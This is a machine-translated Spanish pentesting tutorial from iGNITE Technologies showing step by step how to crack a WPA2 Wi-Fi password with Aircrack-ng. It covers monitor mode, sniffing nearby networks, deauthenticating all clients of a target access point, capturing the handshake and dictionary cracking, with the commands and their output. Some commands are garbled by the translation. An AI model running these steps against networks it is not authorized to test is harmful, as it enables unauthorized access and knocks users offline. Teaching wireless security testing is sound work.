Machine Translated by Google

iGNITE Technologies

WIRELESS PENETRATION TESTING

AIRCRACK-NG

Machine Translated by Google

Contenido

Machine Translated by Google

Introducción

Aircrack-ng es un paquete de herramientas de evaluación de seguridad de redes Wi-Fi. Dispone de un detector, un rastreador de paquetes, WPA/WPA2-PSK y un cracker y analizador WEP para LAN inalámbricas 802.11. Con la ayuda de Aircrack-ng, un probador de penetración puede centrarse en los aspectos de monitoreo, ataque, prueba y descifrado de la seguridad Wi-Fi. El monitoreo incluye la captura de paquetes y la exportación de datos a archivos de texto para procesarlos con cualquier herramienta de terceros. Los ataques incluyen ataques de repetición, desautenticación, ataques de gemelos malvados y ataques de inyección de paquetes. Las pruebas incluyen la prueba de las tarjetas Wi-Fi y las capacidades del controlador en función de la captura y las inyecciones. Finalmente, Cracking incluye la capacidad de crackear las claves WEP y WPA PSK.

Aircrack-ng es compatible con Linux, FreeBSD, macOS, OpenBSD, Android y Windows.

Hay un montón de herramientas dentro de Aircrack-ng Suite. En esta demostración, nos centraremos en lo siguiente:

airmon-ng: Se utiliza para habilitar el modo Monitor en la tarjeta Wi-Fi

airodump-ng: se utiliza para olfatear paquetes. Coloca el tráfico aéreo en un archivo pcap y muestra información sobre la red.

aireplay-ng: Se utiliza para ataques de inyección de paquetes.

aircrack-ng: se utiliza para descifrar las claves WEP mediante el ataque Fluhrer, Mantin y Shamir (FMS), el ataque PTW y los ataques de diccionario, y WPA/WPA2-PSK mediante ataques de diccionario.

Nota: Para realizar ataques usando Aircrack-ng, necesita una tarjeta Wi-Fi externa con modo de monitoreo.


Habilitar el modo monitor

En palabras generales, el Modo Monitor es un modo compatible con ciertos dispositivos Wi-Fi. Cuando esté habilitada, la tarjeta Wi-Fi dejará de enviar datos y se dedicará completamente a monitorear el tráfico inalámbrico.
No es el único modo compatible con los dispositivos Wi-Fi, hay un total de 6 modos. Sin embargo, en esta demostración, nos centraremos únicamente en el modo Monitor.

Como se analizó en la Introducción, airmon-ng se utiliza para habilitar el modo Monitor en tarjetas Wi-Fi. Después de conectar la tarjeta externa con nuestra máquina, usaremos airmon-ng para iniciar el modo monitor proporcionando la interfaz. En nuestro caso la interfaz en cuestión es wlan0. Si parece tener problemas para habilitar el modo de monitor, elimine los procesos que se mencionan con sus respectivos PID para asegurarse de que ningún proceso entre en conflicto. Si no, esto pondrá nuestra tarjeta Wi-Fi en modo Monitor.

```
airmon-ng iniciar wlan0
```

Machine Translated by Google



Después de usar airmon-ng, podemos verificar la habilitación del modo monitor usando el comando iwconfig. Es un comando de Linux que se puede utilizar para configurar una interfaz de red inalámbrica. Es similar a ifconfig que se utiliza para configuraciones generales de interfaz. Después de ejecutar iwconfig podemos ver que la interfaz que usamos con airmon-ng ahora ha cambiado de wlan0 a wlan0mon. Aquí mon indica el modo de monitor.

```
iwconfig
```

Rastrear paquetes inalámbricos

Después de colocar la tarjeta Wi-Fi en el modo Monitor, podemos pasar a detectar paquetes de red. Como se analizó en la Introducción, airodump-ng se puede utilizar para esta actividad. Para comenzar a rastrear, debemos proporcionarle a airodump-ng el ESSID del punto de acceso con otros detalles. Para obtener la información requerida, ejecute airodump-ng con la interfaz solo como se muestra a continuación.

```
airodump-ng wlan0mon
```

Machine Translated by Google


```
┌──(root💀 kali)-[~]
└─# airodump-ng wlan0mon
```

Tan pronto como iniciemos airodump-ng, veremos la lista de puntos de acceso con detalles como su BSSID (dirección MAC), potencia (PWR), cifrado (WPA/WPA2), método de autenticación y ESSID (nombre de la red inalámbrica). Punto de acceso) como se muestra a continuación. Nos centraremos en el punto de acceso inalámbrico llamado "raaj". Podemos ver que el punto de acceso está emitiendo en el canal 3 y dispone de WPA2-PSK.

```
CH  3 ][ Elapsed: 12 s ][ 2021-06-06 15:17

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]         -15        4        0    0   3  130   WPA2 CCMP   PSK  raaj
[redacted]         -60        4        0    0   7  130   WPA2 CCMP   PSK  ajoy
[redacted]         -61        2        0    0   8  130   WPA2 CCMP   PSK  GAURAV SRIVASTAVA
[redacted]         -65        2        0    0   1  195   WPA2 CCMP   PSK  Amit 2.4G
[redacted]         -65        3        0    0   1  195   WPA2 CCMP   PSK  jiofbr001 2.4G
[redacted]         -60        3        0    0   3  130   WPA2 CCMP   PSK  Kavz
[redacted]         -65        2        0    0   8  130   WPA2 CCMP   PSK  <length:  0>
[redacted]         -65        2        0    0   8  130   WPA2 CCMP   PSK  mahhip
[redacted]         -65        2        0    0   1  130   WPA2 CCMP   PSK  sanjay
[redacted]         -66        2        0    0  10  130   WPA2 CCMP   PSK  <length:  0>
[redacted]         -66        4        0    0   3  130   WPA2 CCMP   PSK  Abhiaka

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

[redacted]         [redacted]F        -66    0 - 1e    94         8
[redacted]         [redacted]         -64    0 - 1      0         1
Quitting ...
```

Ahora que tenemos el ESSID del punto de acceso al que queremos apuntar, podemos iniciar el rastreo en ese dispositivo en particular. Necesitaremos proporcionar la interfaz en la que tenemos el modo monitor activado y detalles como el canal del dispositivo y BSSID, como se muestra a continuación. Esto comenzará la captura de la red.

```
airodump-ng wlan0mon -c 3 --bssid 18:X:X:X:X:X -w contraseña
```

```
┌──(root💀 kali)-[~]
└─# airodump-ng wlan0mon -c 3 --bssid 18:45:93:69:A5:19 -w pwd
```


Desautenticar usuarios

Como queremos descifrar la contraseña del punto de acceso objetivo, necesitamos un protocolo de enlace que pueda ser atacado. Usaremos airodump-ng para capturar ese apretón de manos. Pero como todos los dispositivos ya están conectados al punto de acceso, no se realizará ninguna autenticación o podemos decir que no podremos capturar el protocolo de enlace. Así, estaremos enviando una señal de desautenticación a todos los dispositivos para que se desconecten del punto de acceso. Luego intentarán reconectarse y

Machine Translated by Google


en ese momento capturaremos el apretón de manos. Usaremos aireplay-ng para enviar la señal de desautenticación. Necesitamos proporcionar el BSSID del punto de acceso para desautenticar todos los dispositivos como se muestra a continuación. Asegúrate de usar una nueva terminal mientras ejecutas aireplay y deja que airodump-ng se ejecute. Para que pueda capturar el apretón de manos.

```
aireplay-ng --deauth 0 -a 18:X:X:X:X:X wlan0mon
```



Capturando el apretón de manos

Regresamos a la terminal donde iniciamos airodump-ng y podemos ver todos los dispositivos que intentaron reconectarse a nuestro punto de acceso objetivo y en la parte superior derecha, podemos ver que airodump-ng pudo capturar el Protocolo de enlace WPA entre el punto de acceso y uno de sus usuarios.



Descifrar contraseña

Mientras ejecutamos airodump-ng, mencionamos el PWD como el archivo en el que se debe guardar el protocolo de enlace. Mientras comprobamos, vemos que se ha capturado en el archivo denominado pwd-01.cap. Ahora podemos realizar una fuerza bruta para descifrar la contraseña usando aircrack-ng. Necesitamos proporcionar un diccionario para el ataque que contenga las contraseñas probables.

```
aircrack-ng pwd-01.cap -w dict.txt
```

Machine Translated by Google


```
┌──(root💀kali)-[~]
└─# aircrack-ng pwd-01.cap -w dict.txt
```

El tiempo que tarda aircrack-ng depende de la configuración de su sistema y de la cantidad de entradas en el archivo de diccionario que proporcionó. El diccionario que le proporcionamos tenía 7 claves. Por lo tanto, pudimos descifrarlo en cuestión de segundos. Podemos ver la clave maestra y transitoria que se usaría al formar la combinación PSK-PTK. La contraseña del punto de acceso fue descifrada y resultó ser raj12345.

```
                      Aircrack-ng 1.6

[00:00:00] 7/7 keys tested (309.21 k/s)

Time left: --

                KEY FOUND! [ raj12345 ]


Master Key     : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                 3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key  : 30 F2 4E 75 56 BE F1 72 87 D8 61 49 EC D7 E4 09
                 95 8E B6 EE CD 14 3F 30 95 CF 9D 51 12 9D DA A1
                 A2 3C 04 29 BC 08 0F 83 EB A4 C0 99 9F 86 84 A9
                 5E 61 79 BD C2 00 44 D0 EE CE F3 D4 8F 45 C5 43

EAPOL HMAC     : C1 98 67 37 9B 41 CF 55 B6 70 BE 2C D4 12 CA A2
```

Conclusión

La colección de herramientas de la suite Aircrack-ng es útil para probar la seguridad del punto de acceso inalámbrico. Con la ayuda de sólo 4 herramientas, pudimos descifrar la contraseña necesaria para conectar el punto de acceso objetivo. Aircrack-ng es una de las herramientas más antiguas que se utilizan en el dominio, pero aún hoy pudimos descifrar la autenticación de un dispositivo.

****

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in